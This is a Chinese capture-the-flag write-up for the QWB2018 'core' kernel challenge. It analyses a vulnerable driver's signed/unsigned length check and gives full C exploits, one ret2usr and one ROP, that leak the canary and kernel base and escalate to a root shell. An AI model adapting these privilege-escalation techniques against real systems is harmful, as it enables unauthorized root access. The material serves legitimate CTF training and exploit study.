
QWB2018-core

> 题目链接：https://github.com/LxxxtSec/Kernel-challenge/blob/main/challenge/Ret2usr/QWB2018-core/core_give.tar.gz

Start



```
~/桌面/kernal/QWB2018-core/give_to_player ❯ ls
bzImage  core.cpio  start.sh  vmlinux
~/桌面/kernal/QWB2018-core/give_to_player ❯
```

还是经典的老三样，多了个vmlinux，用来找gadget的


start.sh

```
qemu-system-x86_64 \
-m 64M \
-kernel ./bzImage \
-initrd  ./core.cpio \
-append "root=/dev/ram rw console=ttyS0 oops=panic panic=1 quiet kaslr" \
-s  \
-netdev user,id=t0, -device e1000,netdev=t0,id=nic0 \
-nographic  \
```

这里要修改下内存，64M不是很够用，修改为256了

分析core.cpio

提取文件系统



```
~/桌面/kernal/QWB2018-core/give_to_player ❯ mkdir core
~/桌面/kernal/QWB2018-core/give_to_player ❯ mv core.cpio core/
~/桌面/kernal/QWB2018-core/give_to_player ❯ un-cpio core/core.cpio
cpio: 未创建 core.cpio: 已有更新或同样新的版本存在
129851 块
```

init分析

```sh
#!/bin/sh
mount -t proc proc /proc
mount -t sysfs sysfs /sys
mount -t devtmpfs none /dev
/sbin/mdev -s
mkdir -p /dev/pts
mount -vt devpts -o gid=4,mode=620 none /dev/pts
chmod 666 /dev/ptmx
cat /proc/kallsyms > /tmp/kallsyms
echo 1 > /proc/sys/kernel/kptr_restrict
echo 1 > /proc/sys/kernel/dmesg_restrict
ifconfig eth0 up
udhcpc -i eth0
ifconfig eth0 10.0.2.15 netmask 255.255.255.0
route add default gw 10.0.2.2
insmod /core.ko

poweroff -d 120 -f &
setsid /bin/cttyhack setuidgid 1000 /bin/sh
echo 'sh end!\n'
umount /proc
umount /sys

poweroff -d 0  -f
```

在init中得到的信息：


1. 将/proc/kallsyms复制到了tmp目录下
2. 开启了 `kptr_restrict` 和 `dmesg_restrict` ，用户不可看 `kallsyms` 和 `dmesg` 去获得函数地址
3. 由于信息1，我们可以通过读tmp目录下的 `kallsyms` 来找 `kernal_base`
4. 加载了驱动 `'core.ko`

修改init文件


`poweroff -d 120 -f` 该句意为2分钟后强制关闭系统，调试时可以删掉；

添加 `cat /sys/module/core/sections/.text` 查看加载位置以便gdb调试时加载驱动符号信息；

`setsid /bin/cttyhack setuidgid 1000 /bin/sh` 修改为 `0` 令我们为root权限。



```
[    0.025954] Spectre V2 : Spectre mitigation: LFENCE not serializing, switchine
udhcpc: started, v1.26.2
udhcpc: sending discover
udhcpc: sending select for 10.0.2.15
udhcpc: lease of 10.0.2.15 obtained, lease time 86400
0xffffffffc02e5000
```

驱动分析


```
~/桌面/kernal/QWB2018-core/give_to_player/core ❯ checksec core.ko          13:07
[*] '/home/lxxxt/桌面/kernal/QWB2018-core/give_to_player/core/core.ko'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x0)
```

开了canary和NX


Ioctl


```
__int64 __fastcall core_ioctl(__int64 a1, int a2, __int64 a3)
{
  switch ( a2 )
  {
    case 0x6677889B:
      core_read(a3);
      break;
    case 0x6677889C:
      printk(&unk_2CD);
      off = a3;
      break;
    case 0x6677889A:
      printk(&unk_2B3);
      core_copy_func(a3);
      break;
  }
  return 0LL;
}
```

有三个功能

- 0x6677889B：read
- 0x6677889C：全局变量off
- 0x6677889A：一个copy_func

core_read




```
unsigned __int64 __fastcall core_read(__int64 a1)
{
  char *v2; // rdi
  __int64 i; // rcx
  unsigned __int64 result; // rax
  char v5[64]; // [rsp+0h] [rbp-50h] BYREF
  unsigned __int64 v6; // [rsp+40h] [rbp-10h]

  v6 = __readgsqword(0x28u);
  printk(&unk_25B);
  printk(&unk_275);
  v2 = v5;
  for ( i = 16LL; i; --i )
  {
    *v2 = 0;
    v2 += 4;
  }
  strcpy(v5, "Welcome to the QWB CTF challenge.\n");
  result = copy_to_user(a1, &v5[off], 64LL);
  if ( !result )
    return __readgsqword(0x28u) ^ v6;
  __asm { swapgs }
  return result;
}
```

这里是从内核态读数据到用户态，并且读到指定缓冲区的是距离rsp偏移为 `off` 的64个字节

可以利用off读出canary


core_write



```
__int64 __fastcall core_write(__int64 a1, __int64 a2, unsigned __int64 a3)
{
  printk(&unk_215);
  if ( a3 <= 0x800 && !copy_from_user(&name, a2, a3) )
    return a3;
  printk(&unk_230);
  return 4294967282LL;
}
```

从用户态指定缓冲区往name里面写如不多于0x800字节数据

core_copy_func



```
__int64 __fastcall core_copy_func(__int64 a1)
{
  __int64 result; // rax
  _QWORD v2[10]; // [rsp+0h] [rbp-50h] BYREF

  v2[8] = __readgsqword(0x28u);
  printk(&unk_215);
  if ( a1 > 63 )
  {
    printk(&unk_2A1);
    return 0xFFFFFFFFLL;
  }
  else
  {
    result = 0LL;
    qmemcpy(v2, &name, (unsigned __int16)a1);
  }
  return result;
}
```

该函数为漏洞点

当我们的参数 `a1` 小于63时，会从name中复制相应数量的数据到栈上

并且，在if比较中 `a1` 为有符号整型，而在复制的时候为无符号整型

利用思路

Leak kernal base

读取tmp目录下的 `kallsyms` 文件泄露kernal_base


先利用pwntools找到无pie的基址以及 `commit_creds` 和 `prepare_kernal_cred` 函数的偏移

```
from pwn import *
libc = ELF('./vmlinux')#此时会输出无pie的kernel_base
kernelbase = .......
hex(libc.sym['commit_creds'] - kernelbase)
hex(libc.sym['prepare_kernel_cred'] - kernelbase)
```

```
#include<stdio.h>
#include<stdlib.h>
#include<string.h>
#include<unistd.h>
#include<fcntl.h>
#include<sys/stat.h>
#include<sys/types.h>
#include<sys/ioctl.h>
size_t u_cs, u_rflags, u_rsp, u_ss;

```

```c
size_t commit_creds;
size_t prepare_kernel_cred;
long commit_creds_offset = 0x9c8e0;
long prepare_kernel_cred_offset = 0x9cce0;

void save_status(){
    __asm__("mov u_cs, cs;"
        "pushf;"
        "pop u_rflags;"
        "mov u_rsp, rsp;"
        "mov u_ss, ss;"
    );
}

int leak_kernal_base(){
    FILE * fd = fopen("/tmp/kallsyms", "r");
    if(fd == NULL){
        puts("[-] open file failed!");
        exit(-1);
    }
    char buf[0x40];
    while(fgets(buf, 0x30, fd)){
        if(strstr(buf, "commit_creds")){
            char ptr[0x18];
            strncpy(ptr, buf, 0x10);
            sscanf(ptr, "%lx", &commit_creds);
            printf("[+] commit_creds: 0x%lx\n", commit_creds);
            prepare_kernel_cred = commit_creds - commit_creds_offset +
prepare_kernel_cred_offset;
            fclose(fd);
            return commit_creds - commit_creds_offset;
        }
        else if(strstr(buf, "prepare_kernel_cred")){
            char ptr[0x18];
            strncpy(ptr, buf, 0x10);
            sscanf(ptr, "%lx", &prepare_kernel_cred);
            printf("[+] prepare_kernel_cred: 0x%lx\n", prepare_kernel_cred);
            commit_creds = prepare_kernel_cred - prepare_kernel_cred_offset +
commit_creds_offset;
            fclose(fd);
            return prepare_kernel_cred - prepare_kernel_cred_offset;
        }
    }
    fclose(fd);
    return 0;
}

```

```c
int main(){
    save_status();
    int fd = open("/proc/core", 2);
    size_t kernel_base = leak_kernal_base();
    if(!kernel_base){
        printf("[-] leak kernel_base failed!");
        exit(-1);
    }
    printf("[+] kernel base: 0x%lx\n", kernel_base);

    return 0;
}
```




```
/ # ./exp
[+] commit_creds: 0xffffffffb169c8e0
[+] kernel base: 0xffffffffb1600000
```

Search gadget


该步骤可以和上一步同时完成，可能会慢

```
ropper --file ./vmlinux --nocolor > gadget.txt
```

跑的超级慢，还总失败




```
0xffffffff81a012da: swapgs; popfq; ret;
```



```
0xffffffff81050ac2: iretq; ret;
```

Leak canary

```c
size_t leak_canary(int fd){
    size_t temp[0x10] = {0};
    ioctl(fd, 0x6677889C, 0x40);
    ioctl(fd, 0x6677889B, temp);
    return temp[0];
}
```



```
/ # ./exp
[+] canary: 0xd6b391283ddf2b00
[+] commit_creds: 0xffffffffbd69c8e0
[+] kernel base: 0xffffffffbd600000
```

exp:

ret2usr:

```c
#include<stdio.h>
#include<stdlib.h>
#include<string.h>
#include<unistd.h>
#include<fcntl.h>
#include<sys/stat.h>
#include<sys/types.h>
#include<sys/ioctl.h>
size_t u_cs, u_rflags, u_rsp, u_ss;
size_t commit_creds;
size_t prepare_kernel_cred;
long commit_creds_offset = 0x9c8e0;
long prepare_kernel_cred_offset = 0x9cce0;

void save_status(){
    __asm__(
        "mov u_cs, cs;"
        "mov u_ss, ss;"
        "mov u_rsp, rsp;"
        "pushf;"
        "pop u_rflags;"
    );
}

int leak_kernal_base(){
    FILE * fd = fopen("/tmp/kallsyms", "r");
    if(fd == NULL){
        puts("[-] open file failed!");
        exit(-1);
    }
    char buf[0x40];
    while(fgets(buf, 0x30, fd)){
        if(strstr(buf, "commit_creds")){
            char ptr[0x18];
            strncpy(ptr, buf, 0x10);
            sscanf(ptr, "%lx", &commit_creds);
            printf("[+] commit_creds: 0x%lx\n", commit_creds);
            prepare_kernel_cred = commit_creds - commit_creds_offset + prepare_kernel_cred_offset;
            fclose(fd);
            return commit_creds - commit_creds_offset;
        }
        else if(strstr(buf, "prepare_kernel_cred")){
            char ptr[0x18];
            strncpy(ptr, buf, 0x10);
            sscanf(ptr, "%lx", &prepare_kernel_cred);
            printf("[+] prepare_kernel_cred: 0x%lx\n", prepare_kernel_cred);
            commit_creds = prepare_kernel_cred - prepare_kernel_cred_offset + commit_creds_offset;
            fclose(fd);
            return prepare_kernel_cred - prepare_kernel_cred_offset;
        }
    }
    fclose(fd);
    return 0;
}

size_t leak_canary(int fd){
    ioctl(fd, 0x6677889C, 0x40);
    long temp[8];
    ioctl(fd, 0x6677889B, (char*)temp);
    return temp[0];
}

void C_get_root(){
    void* (*cc)(char *) = commit_creds;
    char* (*pkc)(int) = prepare_kernel_cred;
    (*cc)((*pkc)(0)); // commit_creds(prepare_kernel_cred(0));
}

void backdoor(){
    if(getuid() == 0)
        system("/bin/sh");
    else{
        puts("[-] Failed!");
        exit(-1);
    }
}

int main(){
    save_status();
    //leak kernel base
    size_t kernel_base = leak_kernal_base();
    if(!kernel_base){
        printf("[-] leak kernel_base failed!");
        exit(-1);
    }
    printf("[+] kernel base: 0x%lx\n", kernel_base);
    int fd = open("/proc/core", 2);
    //leak canary
    size_t canary = leak_canary(fd);
    printf("[+] canary: 0x%lx\n", canary);

    size_t rop[19];
    int idx;
    for(idx = 0; idx < 10; idx++){
        rop[idx] = canary;
    }
    rop[idx++] = (long)C_get_root;
    rop[idx++] = kernel_base + 0xa012da;//swagps
    rop[idx++] = 0;
    rop[idx++] = kernel_base + 0x50ac2;//iretq
    rop[idx++] = (long)backdoor;
    rop[idx++] = u_cs;
    rop[idx++] = u_rflags;
    rop[idx++] = u_rsp;
    rop[idx++] = u_ss;
    write(fd, (char*)rop, sizeof(rop));
    puts("[+] get shell!");
    ioctl(fd, 0x6677889A, 0xffffffff00000000+sizeof(rop));

    return 0;
}
```

Rop:

```
#include<stdio.h>
#include<stdlib.h>
#include<string.h>
#include<unistd.h>
#include<fcntl.h>
#include<sys/stat.h>
#include<sys/types.h>
#include<sys/ioctl.h>
size_t u_cs, u_rflags, u_rsp, u_ss;
size_t commit_creds;
size_t prepare_kernel_cred;
long commit_creds_offset = 0x9c8e0;
```

```c
long prepare_kernel_cred_offset = 0x9cce0;

void save_status(){
    __asm__(
        "mov u_cs, cs;"
        "mov u_ss, ss;"
        "mov u_rsp, rsp;"
        "pushf;"
        "pop u_rflags;"
    );
}

int leak_kernal_base(){
    FILE * fd = fopen("/tmp/kallsyms", "r");
    if(fd == NULL){
        puts("[-] open file failed!");
        exit(-1);
    }
    char buf[0x40];
    while(fgets(buf, 0x30, fd)){
        if(strstr(buf, "commit_creds")){
            char ptr[0x18];
            strncpy(ptr, buf, 0x10);
            sscanf(ptr, "%lx", &commit_creds);
            printf("[+] commit_creds: 0x%lx\n", commit_creds);
            prepare_kernel_cred = commit_creds - commit_creds_offset +
prepare_kernel_cred_offset;
            fclose(fd);
            return commit_creds - commit_creds_offset;
        }
        else if(strstr(buf, "prepare_kernel_cred")){
            char ptr[0x18];
            strncpy(ptr, buf, 0x10);
            sscanf(ptr, "%lx", &prepare_kernel_cred);
            printf("[+] prepare_kernel_cred: 0x%lx\n", prepare_kernel_cred);
            commit_creds = prepare_kernel_cred - prepare_kernel_cred_offset +
commit_creds_offset;
            fclose(fd);
            return prepare_kernel_cred - prepare_kernel_cred_offset;
        }
    }
    fclose(fd);
    return 0;
}

size_t leak_canary(int fd){
    ioctl(fd, 0x6677889C, 0x40);
    long temp[8];
    ioctl(fd, 0x6677889B, (char*)temp);
    return temp[0];
}

void C_get_root(){
    void* (*cc)(char *) = commit_creds;
    char* (*pkc)(int) = prepare_kernel_cred;
    (*cc)((*pkc)(0)); // commit_creds(prepare_kernel_cred(0));
}

void backdoor(){
    if(getuid() == 0)
        system("/bin/sh");
    else{
        puts("[-] Failed!");
        exit(-1);
    }
}

int main(){
    save_status();
    //leak kernel base
    size_t kernel_base = leak_kernal_base();
    if(!kernel_base){
        printf("[-] leak kernel_base failed!");
        exit(-1);
    }
    printf("[+] kernel base: 0x%lx\n", kernel_base);
    int fd = open("/proc/core", 2);
    //leak canary
    size_t canary = leak_canary(fd);
    printf("[+] canary: 0x%lx\n", canary);
    size_t vmlinux_base_no_pie = 0xffffffff81000000;
    size_t offset = kernel_base - vmlinux_base_no_pie;
    //----gadgets----
    size_t pop_rdi = 0xffffffff81000b2f; // pop rdi; ret;
    size_t mov_rdi_rax_jmp_rcx = 0xffffffff811ae978; // mov rdi, rax; jmp rcx;
    size_t pop_rcx = 0xffffffff81021e53; // pop rcx; ret;
    size_t swapgs_popfq =  0xffffffff81a012da; // swapgs; popfq; ret;
    size_t iretq  =  0xffffffff81050ac2; // iretq; ret;
    size_t name[0x100];
      int idx = 0;
    for(idx=0;idx<10;idx++)
        name[idx] = canary;
    name[idx++] = pop_rdi + offset;
    name[idx++] = 0;
    name[idx++] = prepare_kernel_cred;
    name[idx++] = pop_rcx + offset;
    name[idx++] = commit_creds;
    name[idx++] = mov_rdi_rax_jmp_rcx + offset;
    name[idx++] = swapgs_popfq + offset;
    name[idx++] = 0;
    name[idx++] = iretq + offset;
    name[idx++] = (size_t)backdoor; //rip
    name[idx++] = u_cs;
    name[idx++] = u_rflags;
    name[idx++] = u_rsp;
    name[idx++] = u_ss;
    write(fd, name, 0x800);
    puts("[+] rop loaded.");
    ioctl(fd, 0x6677889a, (0xffffffffffff0100));

    return 0;
}
```